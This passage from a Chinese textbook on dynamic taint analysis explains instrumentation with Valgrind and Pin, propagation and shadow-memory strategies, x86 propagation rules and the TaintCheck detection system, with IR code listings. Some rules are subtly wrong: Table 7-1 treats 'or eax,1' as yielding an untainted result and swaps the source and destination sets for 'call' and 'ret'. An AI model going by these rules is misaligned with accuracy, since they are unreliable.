 4: ------ IMark(0x24F27C, 2) ------
 5: PUT(60) = 0x24F27C:I32         # put %eip
 6: t3 = GET:I32(0)                # get %eax
 7: t2 = GET:I32(12)               # get %ebx
 8: t1 = Add32(t3,t2)              # addl
 9: PUT(32) = 0x3:I32              # put eflags val1
10: PUT(36) = t3                   # put eflags val2
11: PUT(40) = t2                   # put eflags val3
12: PUT(44) = 0x0:I32              # put eflags val4
13: PUT(0) = t1                    # put %eax
```

图7-9　Valgrind工作流程以及实际运行效果

Pin使用的C&A思路如图7-10所示。首先将程序运行的代码原封不动地复制一份，并利用自身包含的即时编译器（Just-In-Time，JIT）从代码副本中获取一定数量的代码进行编译；随后，编译器会生成同样架构下的代码并添加额外的注释方法；最后，通过将新生成的代码和注释方法一起执行的方式实现指令的插装功能。和Valgrind相比，通过Pin可以直接获取运行在处理器上的原始代码，此外，Pin还为用户开发相应的分析工具提供了更加丰富的调用接口，以便完成更加复杂的功能和任务。

由于Valgrind和Pin相关的资料较多，因此，本书对这两种工具的具体使用方法不再进行介绍，感兴趣的读者可以参看Valgrind和Pin官方网站提供的用户使用手册。

2. 污点传播计算

污点传播计算是结合已有污点数据和程序执行过程来实现污点扩散或者漂白的过程，是污点分析过程中最关键的步骤之一。在进行传播计算的过程中，往往需要明确以下两个最重要的内容：




图 7-10 Pin 工作流程以及实际运行效果

首先，从分析的信息流种类来看，可以将传播计算分为面向数据流的传播和面向控制流的传播。数据流传播计算较为简单直接，其只需要依赖当前执行指令的语义信息，并根据相应的传播规则即可完成计算过程；而对于控制流来说，污点传播计算过程则变得十分复杂烦琐，其一般需要静态预分析过程，然后对程序执行过程中条件跳转指令影响到的所有指令进行集中分析。需要说明的是，如果不进行有限的控制流传播计算，那么在实际操作的过程中就可能由于引入了大量的污点数据而导致程序整个内存被感染，从而导致分析失效。由于利用面向数据流的传播计算过程已经可以解决大多数问题，因此大多数污点分析系统在实现过程中并没有考虑面向控制流的传播计算，如 TaintCheck、TaintScope、TaintBochs。如果读者对于控制流相关的污点传播计算感兴趣，可以阅读已有的代表性工作，如 Dytan、DTA++。在后续描述过程中，如果不加特殊说明，均指面向数据流的污点传播。

其次，在进行污点传播计算的过程中，需要进行计算粒度的选择。一般情况下，为了方便计算，主要进行面向操作数的污点传播，即无论操作数占用多少字节，如果其中一个字节是污点，则将整个操作数看作一个污点单元，随后根据指令的传播规则来进行整体计算。尽管这种方案较为直接和简单，但是该方案由于计算粒度较大，导致存在明显的“过污染”问题，即扩大污点的影响范围。此外，为了缩小污点传播的粒度，一种可能的方案是面向字节级的传播计算，即对于任意指令中的操作数，在进行污点计算的过程中，按照源操作数和目的操作数的对应字节进行计算。尽管面向字节级的传播规则能够很大程度上解决“过污染”问题，但是这种方法在进行实际操作(32 位系统下，操作数往往都是 4 个字节)时由于会进行逐个字节的污点计算，因此导致传播计算的效率降低。最后，在 2014 年由尹恒团队实现的 DECAF 系统首次使用了基于位粒度的污点传播计算，并依据相关理论模型证明了计算过程的有效性和可靠性。

3. 影子内存更新

影子内存的更新往往直接反映了程序运行中的污点扩散和漂白过程。目前，影子内存更新的主要策略包括两类，一种是需要配合回溯分析的简单更新策略，另一种是不需要回溯配合的多标签更新策略，如图 7-11 所示。前一种方式的更新策略是：如果在污点计算的过程中有新的污点产生，那么在其对应的影子内存中将污点状态置为 1 即可。这种策略虽然计算过程较为简单，但往往需要在污点传播之后结合污点回溯的方式来实现预期目标。而后一种方式的更新策略是：当有新的污点数据产生时，用产生该污点的污点源来表示即可。这种方式虽然可以在污点分析的任意时刻获取其相关的污点源，但是由于在程序运行的过程中往往涉及内存的频繁分配和释放，因此导致分析的效率较低。不过由于第二种方案不需要污点回溯分析，因此也是大多数系统常用的一种影子内存更新策略。




图 7-11　两种污点内存更新方式

7.3.4　传播规则设计

1. 规则的完备性和精确性

传播规则设计是实现污点分析系统中最关键的步骤之一，从理论上来讲，其完备性和精确性决定了所实现的系统是否能够真正解决目标领域中的安全问题。规则完备性是指传播计算过程中将应该标记的污点进行了正确的标示，而精确性是指传播过程中只将应该标记的污点进行标示。如果在规则设计中忽略完备性，那么在相关安全应用过程中往往会出现攻击漏报的情况。如果不考虑精确性，那么将会出现攻击误报的情况。

在现有的污点分析系统实现过程中，大多数研发人员由于实现过程的复杂和烦琐，往往会在保证功能目标的前提下降低规则的完备性和精确性要求。例如，TaintBochs 系统在满足跟踪敏感数据生命周期的功能前提下，忽略对于标志寄存器的污点跟踪，即不考虑规则的完备性；TaintCheck 系统在满足漏洞利用攻击检测的前提下，不仅忽略对于标志寄存器的跟踪，同时还忽略了对于规则精确性的要求，即只要求源操作中存在任意一个字节的污点，则将计算后的目标操作数全部作为污点处理。图 7-12 以加法运算指令中的污点传播情况展示了考虑规则完备性和精确性的结果和实际计算时的情况。

2. 面向原始指令或者中间指令

在传播规则设计过程中，一个很重要的选择是其面向的语言类型，有以下两种方式：一种方式是直接在程序运行时的原始指令集上进行规则设计，例如普通的 x86、ARM 等指令集；另一种方式是首先将程序运行的原始指令转化为一种中间语言的形式，随后再基于这些中间语言的指令集进行传播规则设计，例如 Valgrind 使用的 VEX、QEMU 使用的 TCG 等。图 7-13 是 DECAF 系统针对 TCG 中间语言进行污点分析的代码。




图 7-12　传播规则的完备性和精确性计算结果

```
// Start of translation block
// Insert DECAF_BLOCK_BEGIN callback
movi_i32   tmp21, $<CURRENT_ADDRESS>
movi_i32   tmp22, $DECAF_invoke_block_begin_callback
call       tmp22, $0x0, $0, env, tmp21
// Original instruction: orl  %ebx, %eax
// Insert DECAF_INSN_BEGIN callback
movi_i32   tmp23, $DECAF_invoke_insn_begin_callback
call       tmp23, $0x0, $0, env
mov_i32    tmp11, ebx
mov_i32    tmp12, eax
or_i32     tmp13, tmp12, tmp11
// Insert DECAF_INSN_END callback
movi_i32   tmp24, $DECAF_invoke_insn_end_callback
call       tmp24, $0x0, $0, env
// Original instruction: addl $0x01, %eax
// Insert DECAF_INSN_BEGIN callback
movi_i32   tmp25, $DECAF_invoke_insn_begin_callback
call       tmp25, $0x0, $0, env
movi_i32   tmp14, $0x01
add_i32    tmp15, tmp14, tmp13
mov_i32    eax, tmp15
// Insert DECAF_INSN_END callback
movi_i32   tmp26, $DECAF_invoke_insn_end_callback
call       tmp26, $0x0, $0, env
// End of translation block
// Insert DECAF_BLOCK_END callback
movi_i32   tmp27, $DECAF_invoke_block_end_callback
call       tmp27, $0x0, $0, env
goto_tb    $0x0
```

图 7-13　面向中间语言的污点分析过程

选择原始指令集进行设计的优势在于传播规则可以精确反映污点在程序运行时的传播过程，其中不存在因为指令转换导致的信息丢失问题，例如，中间语言在转换的过程中往往会忽略标志寄存器或者类似浮点、多媒体等复杂的计算指令集。但这种方法的缺点在于原始指令集往往规模较为庞大。例如，典型的 x86 指令集包含多达上百条不同的指令，如果再考虑每条指令处理操作数大小的不同，情况将更加复杂。此外，除了处理庞杂的原始指令集，为了支持多个硬件平台的污点分析，一般都需要对每种目标指令集进行重新设计。考虑以上两个原因，大多数污点分析系统都选择使用较为精简的中间语言来完成传播规则设计。

尽管中间语言在传播规则设计过程中具有较为突出的优点，但是在处理对于精度需



求较高以及安全问题聚焦的任务时，仍然需要根据程序的原始指令集进行必要的规则设计。仍然以图 7-12 为例进行说明。如果进行减法操作的两个原始操作数都是同一个寄存器，那么在实际污点分析过程中，需要对该数据的污点状态进行漂白，但是对应右边的中间语言来看，由于最终相减的是两个不同的变量，那么此时将不会进行漂白操作，进而在后续分析过程中将产生不可避免的误报情况。

3. 规则的分类和表示形式

接下来以面向 x86 普通指令集为例来具体说明传播规则设计的相关步骤。首先需要根据其面向的指令语义类型进行分类。具体而言，一般的指令可以划分为以下 3 种情况。首先是赋值复制指令，该类指令的规则较为简单，只需要将源操作数的污点状态直接复制给目的操作数对应的污点状态即可。其次是算术计算指令，该类指令的规则较为复杂，需要将源和目的操作数的污点状态合并后再赋给最终的结果数据所对应的污点状态。最后是特殊指令，该类指令需要为每一种特殊情况制定单独的传播规则。特殊指令主要包括两类，一类是清零指令，另一类是单操作数指令。下面对每一种类型的传播规则进行详细说明。

将所有指令的操作过程抽象为一个映射过程 F，即 F(INS)：Y＝f(X)，其中 INS 表示程序的指令集合$\{ins_i\}$，X 表示源操作数集合$\{x_i\}$，Y 表示目的操作数集合$\{y_i\}$，f 表示指令的运算方法。而对于传播规则来讲，可以将其同样看成是一个映射 F_t(INS)：$Y_t = f_t(X_t)$，其中 INS 表示相同的指令集合，X_t 表示源操作数对应的污点集合$\{x_{ti}\}$，Y_t 表示目的操作数污点集合$\{y_{tj}\}$。其中任意的 x_{ti} 或者 y_{tj} 表示的是源操作数集合或者目的操作数集合中对应的污点状态表示，这里为了简化起见，用 $x_{ti}=1$ 表示第 i 个源操作数污点，而用 $y_{tj}=0$ 表示经过运算后第 j 个目的操作数没有被污染。根据以上描述，对于上述 3 种规则分类，可以用 F_t 给出具体的规则定义。

1）复制规则

对于复制规则来说，将 F_t 直接定义为简单的 XX 映射，即将源操作数的污点状态直接赋值给目的操作数。这里以 x86 指令集中的 mov 指令为例进行说明，并假设该指令为

```
mov eax, ebx
```

对于该条指令来说，首先明确源操作数集合 X，这里根据 mov 指令的语义，X 只包含 ebx 一个数据项，因此 X＝{ebx}；同样，目的操作数集合 Y 也只包含一个元素 eax，即 Y＝{eax}。而对于 mov 指令来说，其对应的映射为 F(mov eax，ebx)：eax＝ebx，这样即可确定传播规则为

$$F_t(\text{mov eax, ebx}): eax_t = ebx_t$$

其中 $X_t=(ebx_t)$，$Y_t=(eax_t)$。

2）计算规则

对于计算规则来说，将 F_t 定义为运算映射，这里同样以典型的计算指令 add 为例进行说明，并假设该指令为

```
add eax, ebx
```

对于该条指令，同样需要知道源操作数集合，而根据其语义信息可知，$X=(eax^0, ebx)$，而 $Y=(eax^1)$，为了简化过程，先不考虑标志寄存器，这里 eax^0 和 eax^1 都表示同一个寄存器，这里为了区别源操作数和目的操作数而特意加以区别。由于 F(add eax, ebx)：eax=eax+ebx，因此可以确定传播规则为

$$F_t(\text{add eax, ebx}): eax_t^1 = eax_t^0 + ebx_t$$

其中 $X_t=(eax_t^0, ebx_t)$，$Y_t=(eax_t^1)$。

3）特殊规则

特殊规则的设计主要是为了处理原始指令集中含有隐含操作数、常值结果等形式的特殊指令。这里以 push 指令和 xor 指令作为两种特殊类型的实例进行详细说明。

```
movsd
```

对于类似该条指令来说，其隐含了源操作数和目的操作数[esi]和[edi]，因此在进行传播规则设计时，需要对这种情况显式填充相应的源操作数集合和目的操作数集合，即 X={[esi]}，Y={[edi]}，F(movsd)：[edi]=[esi]，因此其对应的传播规则可以根据复制规则来完成，即

$$F_t(\text{movsd}): [edi]_t = [esi]_t$$

其中 $X_t=([esi]_t)$，$Y_t=([edi]_t)$。

```
xor eax, eax
```

对于该指令来说，尽管 xor 可以看成一条运算指令，但是由于其操作数相同，因此其计算结果为 eax 恒等于 0。而对于污点分析来说，由于最终的结果不再受污点的影响，此时需要将 eax 的污点状态进行漂白，即 eax_t 恒等于 0。

除了以上给出的 movsd 和 xor 指令以外，表 7-1 还列出了其他几种常见的需要进行特殊规则设计的指令。

表 7-1 特殊污点传播规则

特殊指令类型	指 令 实 例	传 播 规 则
隐含操作数	push eax	$[esp-4]_t=eax_t$, $X_t=\{eax_t\}$, $Y_t=\{[esp-4]_t\}$
	pop eax	$eax_t=[esp]_t$, $X_t=\{[esp]_t\}$, $Y_t=\{eax_t\}$
	call eax	$eip_t=eax_t$, $X_t=\{eip_t\}$, $Y_t=\{eax_t\}$
	ret	$eip_t=[esp]_t$, $X_t=\{[esp]_t\}$, $Y_t=\{eip_t\}$
常值结果	sub eax, eax	$eax_t=0$, $X_t=\{eax_t\}$, $Y_t=\{eax_t\}$
	and eax, 0	$eax_t=0$, $X_t=\{eax_t\}$, $Y_t=\{eax_t\}$
	or eax,1	$eax_t=0$, $X_t=\{eax_t\}$, $Y_t=\{eax_t\}$

7.3.5 污点误用检测

在进行污点传播计算的过程中，不仅要时刻跟踪记录污点的扩散情况，同时还需要在



程序的"关键点"检测是否有污点数据被错误使用,即污点误用检测。这里所说的关键点并没有一个固定的定义,依不同的应用场景而定。例如,在漏洞利用攻击检测场景中,将程序发生跳转的位置称为关键点,因为需要在这里判断程序的跳转目标是否由污点数据控制;而在敏感信息泄露检测场景中,则将程序关键点定义为所有向外发送数据的位置,此时需要检测发送数据中是否有被标记为污点的敏感数据内容。

最后,在确定程序的关键点后,还需要给出相关的误用检测规则。这些规则描述了在程序关键点处的污点满足什么样的条件才称为"误用"。尽管大多数规则只需要检测是否在程序的关键点处存在污点即可,即存在性检测,但是在较为复杂的应用场景中,还需要进一步使用特殊的误用规则才能有效地完成相关任务。例如,在漏洞攻击检测和敏感数据泄露检测的场景中,只需要判断在程序跳转或者程序发送数据的时候,跳转目标或者发送数据中是否含有污点数据即可;但在利用污点分析方法进行导向型模糊测试的过程中,为了寻找到校验和检验的位置,不仅需要在程序所有条件跳转的位置对标志寄存器进行污点存在性检测,还需要进一步判断标志寄存器是否由超过一定数量的污点数据计算得到的。

7.4　典型系统实现

在动态污点分析技术发展的 10 多年间涌现出了众多优秀的系统平台,从系统的研发目标来看主要可以分为以下 3 类:第一类是早期以解决典型安全问题为目标的分析应用系统,例如 TaintBochs、TaintCheck 以及 TaintScope 等;第二类是以搭建污点分析基础平台、系统库为目标的工作,典型的有 TEMU 和 libdft 等;第三类是目前以实用化为目标的相关系统,包括 AOTA 和 DECAF 等。限于本书的篇幅,接下来选择上述 3 类系统中具有代表性的工作进行详细介绍。

7.4.1　TaintCheck 系统

正如 7.1.2 节所述,TaintCheck 是 J. Newsome 等人在 2005 年解决 CodeRed、Slammer 等蠕虫检测问题时提出的一套面向恶意代码自动检查、分析以及攻击特征生成的动态污点分析系统,该系统的组成如图 7-14 所示,其实现过程主要是借助了二进制代码插装工具 Valgrind 来实现程序的动态跟踪。




图 7-14　TaintCheck 系统组成

TaintCheck 系统主要由 3 个功能模块组成,即 TaintSeed、TaintTracker 以及 TaintAssert。其中 TaintSeed 负责检查程序从外部引入的不可信数据,并将其标记为污

点源；TaintTracker 负责跟踪污点数据在程序指令执行时的传播情况，并计算最终的结果是被污点感染；TaintAssert 负责检查污点数据的使用是否违规，并对违规行为发出告警或交由后续分析程序处理。

1. TaintSeed 模块

该功能模块主要是将程序从外部引入的不可信数据标记为污点源。由于是检测网络蠕虫，因此在实现过程中，将所有来自网络 Socket 通信的数据作为默认污点源进行标记。由于该模块是可配置的，因此，对于来自文件或者命令行输入的数据同样也可以进行污点源标记。

此外，在实现过程中，该模块还将为任意字节的内存分配 4B 的影子内存，其中存放了一个指向污点记录结构的指针(简称影子指针)，该指针为空表示当前位置上没有污点数据。污点记录结构则主要记录了当前污点数据相关的系统调用号、当前程序栈的快照以及实际存放的数据内容，这些内容都为后续进行攻击代码深入分析提供了丰富的上下文环境信息。由于在分析过程中需要频繁地动态分配或者释放内存，该模块还利用类似页表形式的结构来保证分析效率。最后，该模块可以根据不同的应用需求，取消复杂污点记录功能，只通过单个位来表示对应内存位置上是否存在污点数据。

2. TaintTracker 模块

该模块跟踪程序执行的每条指令并计算最终的结果是否为污点。由于该模块所依赖的 Valgrind 工具提供了一种称为 UCode 的中间指令，因此该模块所实现的相关功能也是在该指令集上完成的。具体来说，该模块首先将 UCode 指令集划分为 3 种类型：数据移动指令、算术指令以及空指令和直接跳转指令。其中在处理数据移动指令时，规定如果源操作数中有任意字节数据为污点，则目的操作数全部为污点；对于算术指令，如果操作数中有任意字节为污点，则计算结果全部为污点；对于空指令和直接跳转指令，由于没有产生任何数据的移动或计算，因此忽略这些指令对于污点分析的影响。以上规则和 7.3.4 节介绍的规则基本一致。

此外，在具体实现的过程中，对于计算结果为污点的指令，该模块提供了两种记录形式：一种是直接将目的操作数的影子指针指向源操作数的影子指针所指向的污点记录结构；另一种是为了能够在后续分析过程中追踪整个污点分析的过程，为每一次产生污点的目的操作数重新分配一个单独的污点记录结构。尽管后一种记录方式严重影响分析效率，但是在分析恶意代码的具体攻击行为时具有极其重要的参考价值。

3. TaintAssert 模块

该模块正是完成 7.3.5 节所述的污点误用检测工作，其默认情况下用来检测格式化字符串攻击以及控制流劫持攻击，具体的检测目标包括：

- 跳转地址。该模块所负责检测的跳转地址包括函数返回地址、函数指针或者函数指针偏移量。由于大部分攻击的相同行为都是希望控制程序的执行流程，因此通过覆盖这些敏感数据即可完成攻击任务。但对于普通的正常程序来说，却很少有主动修改上述数据内容的情况。正是考虑到上述情况，该模块通过检查跳转地址中是否含有污点数据来完成相关的攻击过程检测。
- 格式化字符串。该模块还默认检测 printf 类似函数调用的相关参数中是否存在



污点数据。由于攻击者可以通过特殊的格式化字符串来实现程序信息泄露或者任意地址写任意内容的攻击，因此监控相关函数的参数中是否有污点数据可以保证程序免受上述攻击的威胁。需要说明的是，和跳转地址检测不同，对于格式化字符串主要是使用监控上层的系统函数调用，如果程序实现了自己的类似功能函数，则无法保证完成攻击检测任务。

- 系统调用参数。尽管默认情况下不会对所有系统调用进行参数污点检测，但是对于一些特殊的可被攻击者恶意使用的系统调用仍然进行严格的参数污点检测。例如对于 execve 函数，攻击者可以通过外部数据任意篡改其函数参数来使得程序调用任意程序。

如图 7-15 所示，利用上述污点误用检测规则，TaintCheck 系统可以有效对类似格式化字符串攻击、缓冲区溢出攻击、多次释放以及堆溢出攻击进行有效检测。



图 7-15　TaintCheck 系统检测的攻击类型

7.4.2　TEMU 系统

